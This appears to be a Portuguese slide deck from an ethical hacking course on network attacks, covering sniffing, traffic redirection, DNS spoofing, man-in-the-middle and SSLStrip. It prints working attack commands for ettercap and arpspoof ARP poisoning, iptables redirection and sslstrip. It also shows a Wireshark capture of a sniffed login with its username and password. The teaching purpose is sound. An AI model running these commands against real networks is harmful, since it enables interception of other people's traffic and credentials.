




Vulnerabilidades de Rede


Marcos Flávio Araújo Assunção
Fundamentos de Ethical Hacking

Podemos dizer que as vulnerabilidades de rede mais comuns são:


- Farejamento (sniffing)
- Redirecionamento de tráfego
- Spoofing
- Hijacking
- Man in the middle




Redirecionamento de tráfego



- Sniffing ativo
- Farejar tráfego de outros dispositivos
- Redirecionar o tráfego para o ponto desejado
- ARP Poisoning
- ICMP redirect
- DHCP Spoofing
- Port Stealing
- Ferramentas: arpspoof e ettercap





Redireccionamiento de tráfico

Wireshark 1.8.1 (SVN Rev Unknown from unknown)

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help


Filter: http

Source	Destination	Protocol	Length	Info
192.168.0.107	201.39.4.2	HTTP	417	GET /favicon.ico HTTP/1.1
201.39.4.2	192.168.0.107	HTTP	457	HTTP/1.1 404 Not Found (text)
201.39.4.2	192.168.0.107	HTTP	457	HTTP/1.1 404 Not Found (text)
192.168.0.107	201.39.4.2	HTTP	603	POST /sa/checar.asp HTTP/1.1
201.39.4.2	192.168.0.107	HTTP	830	HTTP/1.1 200 OK (text/html)
192.168.0.107	74.125.229.182	HTTP	440	GET / HTTP/1.1
74.125.229.182	192.168.0.107	HTTP	653	HTTP/1.1 200 OK (text/html)
192.168.0.107	74.125.229.182	HTTP	479	GET /mail/ HTTP/1.1
74.125.229.182	192.168.0.107	HTTP	937	HTTP/1.1 302 Moved Temporarily

Hypertext Transfer Protocol


Line-based text data: application/x-www-form-urlencoded

Usuario=mfaassuncao&Senha=abc1234&acao=Login&urlAcesso=&chvPerfil=



Farejamento do tráfego
redirecionado


```
ettercap -Tq -M arp:remote -i wlan0 // //
```




Ettercap Arp
remote (poisoning)

DNS Spoofing


- Possível através do redirecionamento de tráfego
- Permite enviar respostas “falsas” de consultas DNS a um cliente.
- Pode ser facilmente realizado por aplicativos como o Ettercap ou dnsspoof



Captura de imagens na rede




Man in the Middle



- No “meio” da transmissão
- Sessão dupla
- Local (ARP Poisoning)
- Remoto (Proxy)
- Tráfego criptografado


SSLStrip

A screenshot of a terminal window titled "root@bt: ~ - Shell No. 2 - Konsole". The terminal shows the command "sslstrip -l 1337 -w log.txt" being executed. Below the command, it says "sslstrip 0.6 by Moxie Marlinspike running...". The background of the terminal has a dark theme with a dragon logo and the text "back | track 4".

```
root@bt:~# sslstrip -l 1337 -w log.txt
sslstrip 0.6 by Moxie Marlinspike running...
```

- ❑ Apresentado na BlackHat de 2009 pelo criador do SSLSniff
- ❑ Utiliza novas técnicas de hijacking para capturar novas sessões http/https
- ❑ É barrado nos browsers mais recentes por causa do HSTS
- ❑ Entretanto, já o sslstrip+dnsproxy...

SSLStrip



```
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help

root@bt:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@bt:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -
j REDIRECT --to-ports 1337
root@bt:~# arpspoof -i eth0 -t 192.168.116.131 192.168.116.2
0:c:29:48:8:fe 0:c:29:bf:70:cb 0806 42: arp reply 192.168.116.2 is-at 0
:c:29:48:8:fe
0:c:29:48:8:fe 0:c:29:bf:70:cb 0806 42: arp reply 192.168.116.2 is-at 0
:c:29:48:8:fe
0:c:29:48:8:fe 0:c:29:bf:70:cb 0806 42: arp reply 192.168.116.2 is-at 0
:c:29:48:8:fe
0:c:29:48:8:fe 0:c:29:bf:70:cb 0806 42: arp reply 192.168.116.2 is-at 0
:c:29:48:8:fe
0:c:29:48:8:fe 0:c:29:bf:70:cb 0806 42: arp reply 192.168.116.2 is-at 0
:c:29:48:8:fe
0:c:29:48:8:fe 0:c:29:bf:70:cb 0806 42: arp reply 192.168.116.2 is-at 0
:c:29:48:8:fe
0:c:29:48:8:fe 0:c:29:bf:70:cb 0806 42: arp reply 192.168.116.2 is-at 0
:c:29:48:8:fe
0:c:29:48:8:fe 0:c:29:bf:70:cb 0806 42: arp reply 192.168.116.2 is-at 0
:c:29:48:8:fe
0:c:29:48:8:fe 0:c:29:bf:70:cb 0806 42: arp reply 192.168.116.2 is-at 0
:c:29:48:8:fe
```

Passos necessários para o SSL Strip funcionar:

- ☐ Roteamento ativado (ip_forward)
- ☐ Redirect (iptables)
- ☐ ARP spoofing (poisoning)